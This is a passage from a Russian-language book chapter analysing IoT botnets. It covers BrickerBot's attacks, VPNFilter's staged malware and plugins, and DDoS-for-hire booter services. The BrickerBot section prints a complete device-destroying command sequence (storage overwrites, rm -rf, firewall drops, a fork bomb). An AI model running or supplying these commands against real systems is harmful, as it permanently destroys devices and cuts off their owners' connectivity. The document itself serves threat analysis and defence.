10 апреля 2017 года калифорнийский ISP "Sierra Tel" начал получать жалобы клиентов на потерю интернет- и телефонной связности. После расследования техническими специалистами Sierra Tel выяснилось, что модемы Zyxel HN-51 этих клиентов были повреждены, и клиентов попросили прийти в местный магазин Sierra Tel, чтобы заменить модем на новый. Следующих клиентов, пришедших за заменой, просили оставить устройства в офисах компании, обещая, что сотрудники отремонтируют модем и позвонят, когда он будет готов. Компании потребовалось почти две недели, чтобы завершить реакцию на то, что она назвала "крайне разрушительными последствиями незаконного взлома модема HN-51". Об отказе писала только местная пресса, и он получил мало внимания национальных СМИ, поскольку затронул только клиентов Sierra Tel в городах Mariposa и Oakhurst, California. Однако 25 апреля Janit0r привлек внимание авторитетного журналиста по безопасности [36] к этому инциденту и взял ответственность на себя. По словам Janit0r, сеть Sierra Tel была заражена Mirai, и поэтому его ботнет начал атаковать их зараженные модемы, что привело к повреждению устройств и потере связности у клиентов Sierra Tel.

Позднее в своем манифесте к сообществу безопасности Janit0r взял на себя ответственность от имени BrickerBot за предполагаемую кибератаку на государственные венесуэльские операторы Cantv и Movilnet. В августе 2017 года El Nuevo Herald сообщил, что венесуэльские операторы Cantv и Movilnet были вынуждены отключить мобильные и оптоволоконные сервисы в нескольких штатах после серии кибератак и очевидного саботажа их сети. Пострадала половина из 13 миллионов пользователей Cantv, а атаки затронули многие сайты государственного сектора и пользователей доменных имен .ve. Президент Cantv описал атаки как беспрецедентные "террористические действия". Movilnet сообщил, что 7 миллионов его клиентов потеряли связность на 72 часа [37].



### 2.3.5.1 Sentinels BrickerBot

Получив TCP-соединение на порт TCP/23, sentinel активирует процесс ответного взлома источника соединения. Sentinel начинает fingerprinting только что обнаруженной жертвы, посылая почти 200 probes на 22 порта, которые, как известно, задействованы в IoT-эксплоитах. Ниже приведен список портов, которые BrickerBot использовал для fingerprinting и обнаружения уязвимостей у своих жертв:

| Port  | Service or note                                          |
|-------|----------------------------------------------------------|
| 22    | SSH                                                      |
| 23    | Telnet                                                   |
| 80    | HTTP                                                     |
| 81    | Alternate HTTP port used for Web GUI by some IoT devices |
| 82    | Alternate HTTP port used for Web GUI by some IoT devices |
| 88    | Alternate HTTP port used for Web GUI by some IoT devices |
| 2222  | Alternate SSH port                                       |
| 2323  | Alternate Telnet port                                    |
| 5000  | UPnP                                                     |
| 5001  | Alternate port for UPnP                                  |
| 5358  | WSDAPI                                                   |
| 5555  | Alternate TR-064/069 port - Android Debug Bridge         |
| 6789  | Port used by certain Mirai variants                      |
| 7547  | TR-064/069                                               |
| 8000  | Alternate HTTP port                                      |
| 8022  | Alternate SSH port                                       |
| 8023  | Alternate Telnet port                                    |
| 8080  | Alternate HTTP port                                      |
| 8888  | Alternate HTTP port                                      |
| 19058 | Reverse Telnet port used by some Mirai variant           |
| 23123 | Port used by some Mirai variants                         |
| 23231 | Port used by some Mirai variants                         |

Fingerprinting также включал извлечение баннеров входа из telnet и SSH, полей заголовков HTTP-сервера и ответов веб-интерфейсов, UPnP и служб TR-064/069. Выбор эксплойта и команд атаки формировался с использованием статистического вывода на основе результатов fingerprinting. Список эксплойтов BrickerBot содержит большинство известных IoT-эксплойтов для пяти разных векторов атаки: SSH, Telnet, HTTP, HNAP и SOAP. Модули атаки SSH и Telnet использовали brute-force, чтобы получить доступ к командной оболочке с привилегированным пользователем. Модули HTTP, HNAP и SOAP в основном использовали неаутентифицированные эксплойты удаленного выполнения команд, чтобы отправлять команды жертве.

Последовательности команд, применявшиеся для bricking жертвы, различались в зависимости от класса устройства и уровня его экспонирования. Типичная последовательность состоит из ряда Linux-команд, которые в итоге должны привести к повреждению хранилища, затем идут команды для нарушения интернет-связности, производительности устройства, shell bomb и удаления всех файлов на устройстве. Ниже приведен пример последовательности bricking, использованной

BrickerBot против IP-камеры, предположительно зараженной вариантом Mirai (сокращено для краткости):

```
fdisk -l
df
cat /proc/mounts
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mmc0 &
dd if=/dev/urandom of=/dev/ram0 &
cat /dev/urandom>/dev/mtdblock0 &
cat /dev/urandom>/dev/mmc0 &
cat /dev/urandom>/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default; iproute del default; rm - rf /* 2 >/dev/null & iptables -F;
iptables -t nat -F;
iptables -A OUTPUT -j DROP
d(){ d|d & }; d 2 >/dev/null
sysctl -w net.ipv4.tcp_timestamps=0; sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & }; d
```

Важно отметить, что BrickerBot не заражает жертву и не выполняет на ней никаких процессов, кроме "стандартных" команд Unix или BusyBox. BrickerBot был нетипичным ботнетом: он не распространялся и не сканировал жертв; он не заражал жертв, а пытался уничтожить их с помощью последовательности команд, выполняемых удаленно. У BrickerBot не было C2-инфраструктуры, а атаки запускались ничего не подозревающими жертвами, пытавшимися скомпрометировать IoT-устройство, зараженное BrickerBot. BrickerBot считается первым полностью автоматизированным PDOS-ботнетом. Он работал полностью автономно, находя цели через пассивный сетевой мониторинг, что делало его совершенно тихим, очень трудным для обнаружения исследователями безопасности и почти невозможным для вывода из строя.

## 2.3.6 VPNFilter

Было лишь вопросом времени, когда высококвалифицированные организованные киберпреступные группы заинтересуются печальным состоянием IoT. В мае 2018 года Cisco Talos опубликовала первые выводы о сложной модульной системе вредоносного ПО, получившей имя VPNFilter [38-40], которая стабильно расширяла свое присутствие как минимум с 2016 года. Некоторый измененный или ошибочный код шифрования RC4, обнаруженный во вредоносном ПО, был очень похож на код, использовавшийся в определенных версиях BlackEnergy. Вредоносное ПО BlackEnergy отвечало за несколько масштабных атак в Украине, главным образом нацеленных на ICS, энергетику, государственный и медийный секторы [41]. Было замечено, что VPNFilter активно заражает украинские хосты тревожными темпами и имеет выделенную C2-инфраструктуру только для этой страны, отдельную от C2, используемой для остального мира.

Число зараженных устройств в мае 2018 года оценивалось как минимум в полмиллиона устройств, распределенных по 54 странам. Устройства, затронутые VPNFilter, включали сетевое оборудование и NAS-устройства широкого круга производителей, включая ASUS, D-Link, Huawei, Linksys, MikroTik, NETGEAR, TPLink, Ubiquiti, UPVEL и ZTE.

Исследователи не уверены, какой именно эксплойт или какие методы использовались для распространения вредоносного ПО, но большинство целевых устройств имело известные публичные эксплойты или учетные данные по умолчанию, что делало компрометацию относительно простой. Все это способствовало тихому росту угрозы как минимум с 2016 года.

VPNFilter - многостадийная модульная платформа с разносторонними возможностями, поддерживающими как сбор разведывательной информации, так и разрушительные кибератаки. Вредоносное ПО стадии 1 сохраняется после перезагрузок, что отличает его от большинства другого IoT-вредоносного ПО. Главная цель стадии 1 - получить устойчивую точку закрепления на жертве и обеспечить развертывание вредоносного ПО стадии 2.

Стадия 1 использует несколько резервных C2-механизмов для обнаружения IP-адреса сервера стадии 2, что делает вредоносное ПО устойчивым и способным справляться с изменениями C2-инфраструктуры или ее выводом из строя. Сначала вредоносное ПО посещает несколько страниц фотогалерей, размещенных на `photobucket.com`, и извлекает первое изображение со страницы. Если это не удастся, вредоносное ПО скачивает изображение с жестко заданного домена `toknowall.com`, который позднее был sinkhole-захвачен FBI. После успешной загрузки файла изображения вредоносное ПО стадии 1 способно извлечь IPv4-адрес своего сервера загрузки стадии 2 из EXIF-координат в метаданных изображения.

Если обе предыдущие попытки найти сервер загрузки стадии 2 терпят неудачу, вредоносное ПО переходит в пассивный режим прослушивания, ожидая специальный trigger-пакет, который должен содержать IP-адрес сервера загрузки стадии 2. Для этого listener вредоносного ПО стадии 1 проверяет все входящие TCP/IPv4-пакеты с установленным флагом SYN. Если проверяемый пакет имеет длину не менее восьми байтов, listener ищет в пакете байтовую последовательность `\x0c\x15\x22\x2b`, и сразу после этого маркера может найти четырехбайтовый IPv4-адрес сервера стадии 2, с которого он сможет скачать вредоносное ПО стадии 2.

Вредоносное ПО стадии 2 обладает возможностями, типичными для многих платформ сбора разведывательной информации: сбор файлов, выполнение команд, эксфильтрация данных и управление устройством, но оно не сохраняется после перезагрузок. Некоторые платформенные версии вредоносного ПО стадии 2 содержат возможности самоуничтожения, которые перезаписывают части *firmware* устройства и перезагружают его, делая непригодным к использованию. Для тех версий стадии 2, где такой возможности нет, предоставляется plugin-модуль стадии 3 с аналогичными возможностями самоуничтожения.

Модульное вредоносное ПО способно скачивать модули стадии 3, которые служат plugins и расширяют функциональность. Plug-in-модули, обнаруженные командой Cisco Talos, дали VPNFilter возможности картировать частные сети и эксплуатировать конечные системы, подключенные к скомпрометированным устройствам. Они также расширили возможности выявления новых жертв, доступных со скомпрометированных устройств, как для латерального перемещения внутри частных сетей, так и для распространения по публичным сетям. Другие plug-ins предоставляют способы обфускации или шифрования трафика и сокрытия эксфильтрованных данных или C2-коммуникаций. Еще другие расширения позволяют скомпрометированным устройствам участвовать в распределенной сети проху, которую можно использовать для сокрытия целевых атак.

### 2.3.6.1 Plug-ins расширения

Talos выявила почти дюжину plug-ins, добавляющих возможности вредоносному ПО.

`rs` - пакетный сниффер, собирающий проходящий через устройство трафик путем кражи учетных данных веб-сайтов и мониторинга коммуникаций Modbus SCADA.

`ssler` - plug-in эксфильтрации данных и JavaScript-инъекций, перехватывающий весь трафик, проходящий через зараженное устройство и предназначенный для порта 80. Модуль запускает локальную проху-службу, слушающую порт 8888, и с помощью `iptables` перенаправляет весь трафик порта 80 в локальную службу. Все исходящие веб-запросы, перехваченные `ssler`, могут быть

проверены и изменены перед пересылкой в легитимную HTTP-службу. Все HTTP-запросы и ответы подвергаются "sslstripped", то есть любые экземпляры `https://` заменяются на `http://` в попытке удержать коммуникации с чувствительными данными, такими как учетные данные, в небезопасных соединениях, чтобы их можно было просматривать.

tor - коммуникационный модуль, позволяющий вредоносному ПО обмениваться данными и эксфильтровать их через Tor<sup>[6]</sup>.

dstr предоставляет возможность окирпичить зараженное устройство по команде вредоносного агента. При выполнении модуль удаляет все следы вредоносного ПО VPNFilter, а затем делает устройство непригодным к использованию почти тем же способом, каким BrickerBot удаленно уничтожил своих жертв.

htpx - модуль эксплуатации конечных точек, разделяющий код с ранее описанным модулем sslser. Модуль перенаправляет и проверяет HTTP-коммуникации, чтобы выявить наличие исполняемых файлов Windows.

По оценке Talos, этот модуль может использоваться атакующими для "на лету" патчинга исполняемых файлов Windows вредоносным кодом, пока они проходят через скомпрометированные устройства.

ndbr использует SSH-сервер и клиент Dropbear с некоторыми модификациями. Утилита Dropbear dbmulti была изменена так, чтобы добавить функцию сканирования портов к уже существующим SSH-клиенту, SSH-серверу, SCP-клиенту, а также способность генерировать и конвертировать ключи. Это позволяет вредоносному ПО запускать SSH-сервер на порту TCP/63914, выполнять SSH brute-force-атаки и сканировать произвольные диапазоны и порты.

nm - сетевой mapper, сканирующий и картирующий частные сети, подключенные к скомпрометированному устройству. Он проходит по всем сетевым интерфейсам и выполняет ARP-сканирование всех хостов в подсетях, заданных интерфейсами. После получения ARP-ответов nm выполняет более подробное сканирование портов 9, 21, 22, 23, 25, 37, 42, 43, 53, 69, 70, 79, 80, 88, 103, 110, 115, 118, 123, 137, 138, 139, 143, 150, 156, 161, 190, 197, 389, 443, 445, 515, 546, 547, 569, 3306, 8080 и 8291. Затем nm использует MikroTik Network Discovery Protocol (MNDP), чтобы найти потенциальные устройства MikroTik в частной сети, и, если устройство обнаружено, записывает его сведения. Модуль также содержит код для Simple Service Discovery Protocol (SSDP), Cisco Discovery Protocol (CDP) и Link Layer Discovery Protocol (LLDP). Модуль собирает информацию из ARP-таблицы зараженного устройства через `/proc/net/arp`, а также сведения о беспроводной сети из `/proc/net/wireless`. Он также выполняет traceroute и проверки достижимости DNS Google (8.8.8.8:53). Вся информация собирается и сохраняется в текстовый файл формата JSON с именем `/var/run/repsec <time stamp >.bin`.

netfilter предоставляет возможность устанавливать правила iptables на зараженном устройстве и по команде атакующих запрещать хостам частной сети доступ к определенным подсетям.

portforwarding предназначен для установки правил iptables, перенаправляющих трафик, предназначенный для определенного порта на публичном интерфейсе, на другой IP и порт. Это позволяет настроить зараженное устройство так, чтобы оно передавало трафик, предназначенный для IP1:PORT1, на другой хост IP2:PORT2. Эту возможность можно использовать, чтобы выставлять внутренние хосты наружу или создавать многошаговый путь для сокрытия трафика путем его переброски через ряд скомпрометированных устройств до достижения пункта назначения.

socks5proxy - SOCKS5 прокси-сервер на основе open-source-проекта shadowsocks (<https://shadowsocks.org/>). Прокси-сервер не использует аутентификацию и жестко настроен слушать порт TCP/5380.

tcsvpn - обратный tunnel VPN, предназначенный для предоставления атакующим удаленного доступа. Весь туннелируемый трафик шифруется с помощью RC4.

Угроза, создаваемая этим IoT-ботнетом, была достаточно высокой, чтобы FBI приняло немедленные меры и нарушило работу VPNFilter, получив в мае 2018 года судебный ордер, разрешивший захватить домен toknowall.com, часть C2-инфраструктуры вредоносного ПО. В судебном порядке упоминалась APT28 ("Fancy Bear"), группа кибершпионажа, связанная с российским военным разведывательным агентством GRU<sup>[7]</sup>. В июне 2018 года FBI опубликовало Public Service Announcement [42], рекомендовав владельцам маршрутизаторов для малых офисов и домашних офисов выключить и снова включить устройства, пытаясь очистить зараженные устройства от вредоносного ПО стадий 2 и 3. Контроль над доменом toknowall.com при этом мешал сохраняющемуся вредоносному ПО стадии 1 заново скачать компоненты стадий 2 и 3. Это дало FBI возможность записывать запросы к захваченному домену и оценить широту закрепления вредоносного ПО.

## 2.4 DDoS-for-hire: случай booters и stressers

12 декабря 2018 года прокуратура США предъявила обвинение [43] 23-летнему David Bukoski из Pennsylvania за эксплуатацию Quantum Stresser - одного из самых долго работавших DDoS-сервисов, имевшего более 80,000 клиентских подписок с момента запуска в 2012 году. Только в 2018 году Quantum Stresser использовался для запуска более 50,000 фактических или предпринятых DDoS-атак против жертв по всему миру.

Также в декабре 2018 года [44] Kaye, британский гражданин, известный в сети под псевдонимами "BestBuy" и "Poropret", признал себя виновным в создании и использовании ботнета и владении преступным имуществом. В то время он жил на Кипре и сдавал свой Mirai-ботнет в аренду либерийскому ISP Cellcom. Cellcom поручил Kaye использовать свои навыки и ботнет для атаки на конкурирующего либерийского ISP Lonestar MTN. Атаки были настолько масштабными, что вывели из строя интернет-связность всей страны Либерии. National Crime Agency сообщило, что ущерб от этих атак достигал десятков миллионов долларов США в потерянной выручке Lonestar MTN.

Заработок денег, желательно больших и за очень короткое время, является одной из мотиваций IoT DDoS-ботнетов. Другие мотивации включают хактивистские атаки и атаки национальных государств или спонсируемых государством групп. Пользователи booter- и stresser-сервисов - это организации, желающие вывести из строя конкурентов или получить временное конкурентное преимущество; вредоносные агенты, вымогающие деньги у организаций во время DDoS-ransom-кампаний; геймеры, выводящие из строя противников и срывающие игру, которую они вот-вот проиграют, или замедляющие оппонентов, чтобы легче целиться в них в многопользовательских шутерах.

Пройдем по booter- [45] и stresser-сервису, чтобы лучше понять инструменты, торговлю и цены, стоящие за DDoS-as-a-Service или DDoS-for-Hire. Putinstresser.eu появился в начале 2018 года и некоторое время был активен, пополнив растущее число недорогих DDoS-as-a-Service-площадок, обычно известных как booters и stressers. Сайт показывает зрелость и легкость доступа, которых достигли эти сервисы. Он предлагает разные, очень доступные варианты оплаты, инструменты обнаружения, поддержку и гибкие варианты атак для широкого круга клиентов. В dark net и clear net существуют сотни, возможно тысячи таких сервисов; большинство предлагает очень похожие услуги, но с одной общей целью: зарабатывать деньги на клиентах, желающих выполнять незаконные DDoS-атаки. Растущее число клиентов этих платформ - хактивисты, вымогатели, бизнесы, пытающиеся повлиять на конкурентов, недовольные клиенты, недовольные сотрудники и дети (включая взрослых детей), пытающиеся получить преимущество над соперниками в многопользовательских играх.

Регистрация в сервисе проста и требует только имя пользователя, пароль и адрес электронной почты. Адрес электронной почты не проверяется, поэтому анонимная регистрация удивительно легка. В марте 2018 года сайт указывал 3,246 зарегистрированных пользователей и в общей сложности 37,894 boots (атаки). На сайте говорится, что сервисы обеспечиваются 24 атакующими серверами, размещенными у трех крупных провайдеров: Voxility, OVH и Combahot/link11. Согласно FAQ, плоскость атаки booters выполняет до 350 Gbps на один stress с использованием DNS-усиления при условии, что общая нагрузка на сеть ниже 50%. TCP stress обеспечивает 600,000 pps на один stress и более и использует slots, чтобы гарантировать справедливую и постоянную мощность каждой атаки.

Тарифы начинаются с пробного плана за \$5 за 400 секунд времени атаки, действующего одну неделю. Первый полный план начинается с \$10 в месяц за 600 секунд времени атаки с одной параллельной атакой. Самый высокий план предоставляет почти 3.5 часа времени атаки за \$400, включая возможность запускать шесть параллельных атак.

Сайт предоставляет несколько вариантов оплаты: от PayPal, Bitcoin, Paysafecard и Skrill до CSGO Skins. Counter-Strike: Global Offensive (CSGO) - многопользовательский шутер от первого лица, разработанный Hidden Path Entertainment и Valve Corporation и работающий на движке Source. У CSGO очень соревновательное сообщество, и это одна из игр, используемых в профессиональных соревнованиях, таких как ESL Pro League. Игры с огромными сообществами формируют большие экосистемы, и одной из торгуемых ценностей в CSGO являются skins, позволяющие игрокам отличаться уникальными и кастомными обликами любимого оружия в игре.

CSGO skins стали валютой, их можно покупать и продавать онлайн через сайты вроде csgo-skins.com и skins.cash. Чтобы правильно оценить масштаб экосистемы CSGO, достаточно сказать, что один только сайт skins.cash продал почти 25 миллионов skins по состоянию на март 2018 года. Новый с завода Souvenir AWP Dragon Lore skin с минимальным износом может стать вашим за \$35,000 (источник: OPSkins). В январе фанат CSGO потратил более \$60k на этот rifle skin с автографом Tyler "Skadoodle" Latham, участника команды Cloud9 Counter-Strike, которая стала первой американской командой, выигравшей спонсируемое Valve событие CSGO, ELeague Boston Major в январе 2018 года.

Раздел "attack hub" предоставляет простой интерфейс для выполнения и управления несколькими параллельными атаками с разными векторами и жертвами. Из attack hub можно запустить новую атаку, указав IP-адрес жертвы, целевой порт, длительность атаки в секундах и метод или вектор атаки. Удобная таблица показывает историю выполненных атак и текущие атаки, которые можно остановить в любой момент простым нажатием кнопки.

Доступные методы или векторы атаки включают "золотые стандарты", такие как атаки усиления DNS, NTP, SNMP и SSDP, а также новую на тот момент Memcached-атаку; также доступны традиционные TCP-флуды XSYN, XACK и XMAS, атаки на основе GRE, атаки на серверы TeamSpeak с использованием протокола TS3, а также векторы атак для разных многопользовательских игровых платформ, таких как Valve Source Engine (VSE), Minecraft, Counter-Strike (GK CS), Steam и Grand Theft Auto San Andreas Multi-Player (GK Samp). Владелец сайта рекламировал свои векторы атак на Pastebin с кратким описанием и некоторой помощью для неопытных атакующих.

Сайт предоставляет несколько удобных инструментов для разрешения IP-адресов и проверки, находится ли веб-сайт в состоянии "Up" или "Down". Он также включает возможность найти IP-адрес сервисов, защищенных (скрытых) за Cloudflare.

Для пользователей, которым нужна помощь, сайт имеет live chat и функцию поддержки для отправки и отслеживания support tickets, а также варианты live chat через Discord.<sup>[8]</sup> Хотя значительная часть хакерского сообщества проводит параллели с игровой экосистемой, а их инструменты и варианты оплаты берутся из этой экосистемы, не будем забывать, что цель - зарабатывать деньги и максимально ограничивать риск разоблачения или отслеживания.

## 2.5 Заключительное замечание

Интернет стал полем боя. Каждые две минуты ваш домашний маршрутизатор или модем, ваши серверы в облаке и корпоративные шлюзы рискуют стать добычей новых и возникающих ботнетов. Ботнеты борются за долю, используют новые эксплойты и агрессивно сканируют сеть, чтобы как можно быстрее компрометировать устройства и извлечь максимум из момента, после чего быстро исчезают и уступают место новым ботнетам. В некотором смысле нам следует считать удачей, что множество оппортунистических акторов борются за один и тот же большой массив ресурсов, создавая фрагментированный рынок. Если бы один ботнет смог править всеми, мы столкнулись бы с оружием невиданного размера и возможностями уровня "вымирания интернета". Разумеется, мы не хотим, чтобы кто-либо мог собрать такую мощь и ответственность, но по мере развития взаимосвязанного мира умных устройств и сервисов, пока мы не улучшаем их состояние безопасности, а их владельцы в основном заботятся об удобстве, а не о безопасности, риск оказаться в такой ситуации не является немыслимым и не исчезнет со временем.

## References

- [1] Brian Krebs. KrebsOnSecurity Hit With Record DDoS. <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>, September 2016.
- [2] Cisco Talos. New VPNFilter malware targets at least 500k networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, May 2018.
- [3] Dan Gooding. VPNFilter malware infecting 500,000 devices is worse than we thought. <https://arstechnica.com/information-technology/2018/06/vpnfilter-malware-infecting-50000-devices-is-worse-than-we-thought/>, June 2018.
- [4] Proofpoint. Your Fridge is Full of SPAM: Proof of An IoT-driven Attack. [www.proofpoint.com/us/threat-insight/post/Your-Fridge-is-Full-of-SPAM](http://www.proofpoint.com/us/threat-insight/post/Your-Fridge-is-Full-of-SPAM), January 2014.
- [5] Incapsula. CCTV DDoS Botnet In Our Own Back Yard. [www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html](http://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html), October 2015.
- [6] Federal Bureau of Investigation. Public Service Announcement: Internet of Things Poses Opportunities for Cyber Crime. [www.ic3.gov/media/2015/150910.aspx](http://www.ic3.gov/media/2015/150910.aspx), September 2015.
- [7] Dan Gooding. Large botnet of CCTV devices knock the snot out of jewelry website. <https://arstechnica.com/information-technology/2016/06/large-botnet-of-cctv-devices-knock-the-snot-out-of-jewelry-website/>, June 2016.
- [8] Jasper Manuel, Rommel Joven, and Dario Durando. OMG: Mirai-based Bot Turns IoT Devices into Proxy Servers. [www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html](http://www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html), February 2018.

- [9] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for iot devices. <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [10] Radware. Everything you need to know about brickerbot, hajime, and iot botnets. <https://blog.radware.com/security/2017/06/everything-about-brickerbot-hajime-iot-botnets/>, June 2017.
- [11] Kishore Angrishi. Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV): IoT Botnets. In eprint arXiv:1702.03681 [cs.NI], February 2017.
- [12] Elisa Bertino and Nayeem Islam. Botnets and Internet of Things Security. In IEEE Computer, volume 50, February 2017.
- [13] Denys Vlasenko. BusyBox: The Swiss Army Knife of Embedded Linux. [www.busybox.net/about.html](http://www.busybox.net/about.html).
- [14] Anagnostopoulos et al. DNS amplification attack revisited. In Computers and Security, volume 39, November 2013.
- [15] OCF. UPnP Standards and Architecture. <https://openconnectivity.org/developer/specifications/upnp-resources/upnp>.
- [16] OCF. Open Connectivity Foundation. <https://openconnectivity.org/>.
- [17] UPnP Forum. UPnP Device Architecture 2.0. <https://openconnectivity.org/developer/specifications/upnp-resources/upnp>, February 2015.
- [18] Armijn Hemel. UPnP hacks. [www.upnp-hacks.org/upnp.html](http://www.upnp-hacks.org/upnp.html).
- [19] UPnP Forum. InternetGatewayDevice:2 Device Template Version 1.01. <http://upnp.org/specs/gw/UPnP-gw-InternetGatewayDevice-v2-Device.pdf>, December 2010.
- [20] Michele De Donno, Nicola Dragoni, Alberto Giarretta, and Angelo Spognardi. DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation. Security and Communication Networks, Volume: 2018, Pages: 1-30, 2018. DOI: 10.1155/2018/7178164. Art. ID 7178164.
- [21] David Dagon, Guofei Gu, Christopher P. Lee, and Wenke Lee. A taxonomy of botnet structures. Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007), 2007.
- [22] Contem@efnet. Kaiten.c. <https://packetstormsecurity.com/files/25575/kaiten.c.html>, 2001.
- [23] Pascal Geenens. New Demonbot Discovered. <https://blog.radware.com/security/2018/10/new-demonbot-discovered/>, October 2018.
- [24] Pascal Geenens. Hadoop YARN: An Assessment of the Attack Surface and Its Exploits. <https://blog.radware.com/security/2018/11/hadoop-yarn-an-assessment-of-the-attack-surface-and-its-exploits/>, November 2018.
- [25] Catalin Cimpanu. Someone published a list of telnet credentials for thousands of IoT devices. [www.bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/](http://www.bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/), August 2017.
- [26] Ron Winward. Iot attack handbook: A field guide to understanding iot attacks from the mirai botnet and its modern variants. [www.radware.com/iot-attack-ebook](http://www.radware.com/iot-attack-ebook), November 2018.
- [27] Scott Hilton. Dyn Analysis Summary Of Friday October 21 Attack. <https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/>, October 2016.
- [28] Sam Kottler. February 28th DDoS Incident Report. <https://github.blog/2018-03-01-ddos-incident-report/>, March 2018.
- [29] Marek Majkowski. Memcrashed - Major amplification attacks from UDP port 11211. <https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/>, February 2018.



- [30] Sam Edwards and Ioannis Profetis. Hajime: Analysis of a decentralized internet worm for IoT devices. <https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf>, October 2016.
- [31] Raul Pedro Fernandes Santos. Arris password of the day generator. [www.borfast.com/projects/arris-password-of-the-day-generator/](http://www.borfast.com/projects/arris-password-of-the-day-generator/), 2009.
- [32] Ubiquity Networks Community Forum. USG - HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD. <https://community.ubnt.com/t5/UniFi-Routing-Switching/USG-quot-HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD-quot/td-p/1550469>, April 2016.
- [33] Ankit Anubhav. 36000+ Ubiquity devices now have hostname HACKED-ROUTER-HELP-SOS-HAD-DUPE-PASSWORD. [https://twitter.com/ankit\\_anubhav/status/884813976399249408](https://twitter.com/ankit_anubhav/status/884813976399249408), July 2017.
- [34] Matt Reynolds. TalkTalk and Post Office customers hit by Mirai worm attack. [www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai](http://www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai), November 2016.
- [35] Jamie Johnson. Briton who knocked an entire country offline with cyber attack jailed. [www.telegraph.co.uk/news/2019/01/11/briton-knocked-entire-country-offline-cyber-attack-jailed/](http://www.telegraph.co.uk/news/2019/01/11/briton-knocked-entire-country-offline-cyber-attack-jailed/), January 2019.
- [36] Catalin Cimpanu. US ISP Goes Down as Two Malware Families Go to War Over Its Modems. [www.bleepingcomputer.com/news/security/us-isp-goes-down-as-two-malware-families-go-to-war-over-its-modems/](http://www.bleepingcomputer.com/news/security/us-isp-goes-down-as-two-malware-families-go-to-war-over-its-modems/), April 2017.
- [37] Telecompaper. Venezuelan operators hit by "unprecedented" cyberattack. [www.telecompaper.com/news/venezuelan-operators-hit-by-unprecedented-cyberattack-1208384](http://www.telecompaper.com/news/venezuelan-operators-hit-by-unprecedented-cyberattack-1208384), August 2017.
- [38] Cisco Talos. New VPNFilter malware targets at least 500K networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, May 2018.
- [39] Cisco Talos. VPNFilter Update - VPNFilter exploits endpoints, targets new devices. <https://blog.talosintelligence.com/2018/06/vpnfilter-update.html>, June 2018.
- [40] Cisco Talos. VPNFilter III: More Tools for the Swiss Army Knife of Malware. <https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html>, September 2018.
- [41] Kaspersky. What is BlackEnergy? <https://usa.kaspersky.com/resource-center/threats/blackenergy>.
- [42] Federal Bureau of Investigation. Foreign cyber actors target home and office routers and networked devices worldwide. [www.ic3.gov/media/2018/180525.aspx](http://www.ic3.gov/media/2018/180525.aspx), May 2018.
- [43] US Department of Justice, Office of Public Affairs. Criminal charges filed in los angeles and alaska in conjunction with seizures of 15 websites offering ddos-for-hire services. [www.justice.gov/opa/pr/criminal-charges-filed-los-angeles-and-alaska-conjunction-seizures-15-websites-off](http://www.justice.gov/opa/pr/criminal-charges-filed-los-angeles-and-alaska-conjunction-seizures-15-websites-off), December 2018.
- [44] UK National Crime Agency. International hacker-for-hire jailed for cyber attacks on liberian telecommunications provider. [www.nationalcrimeagency.gov.uk/index.php/news-media/nca-news/1542-international-hacker-for-hire-jailed-for-cyber-attacks-on-liberian-telecommun](http://www.nationalcrimeagency.gov.uk/index.php/news-media/nca-news/1542-international-hacker-for-hire-jailed-for-cyber-attacks-on-liberian-telecommun), January 2019.
- [45] Santanna et al. Booters - An analysis of DDoS-as-a-service attacks. IFIP/IEEE International Symposium on Integrated Network Management (IM), 2015.

## Сноски

[1] Website of investigative reporter Brian Krebs.

[2] French web hosting provider.

[3] Domain Name System (DNS) provider.

[4] Executable and Linkable Format use for Linux executables

[5] a Unix pipe | is a construct that connects the STDOUT of the left-hand-side command to the STDIN of the right-hand-side command

[6] Tor is an identity-concealing network consisting of a distributed network of relays run by volunteers all around the world. Tor is an implementation of onion routing, which encrypts and then randomly bounces communications through a large number of relays around the globe, preventing activities to be traced back to the originating node.

[7] GRU (Glavnoye Razvedyatel'noye Upravleniye) is the main military foreign-intelligence service of the Russian Federation

[8] Discord is a proprietary freeware VoIP application designed for gaming communities and providing an alternative to Skype or TeamSpeak

# Глава 3. Свойства и техники IoT-ботнетов: взгляд на современное состояние

Pascal Geenens

Radware, Inc.

## 3.1 Мотивации

Разработка и эксплуатация ботнетов незаконны; привлекательная для преступников сторона в том, что они приносят прибыль. Основные мотивы киберпреступлений с использованием ботнетов, что неудивительно, - деньги и политика (хактивизм и операции государств). Ботнеты могут предоставлять разные услуги: проводить разрушительные распределенные атаки отказа в обслуживании (DDoS), выполнять криптомайнинг, собирать разведывательную информацию, а также анонимизировать и нарушать коммуникации.

### 3.1.1 Атаки отказа в обслуживании

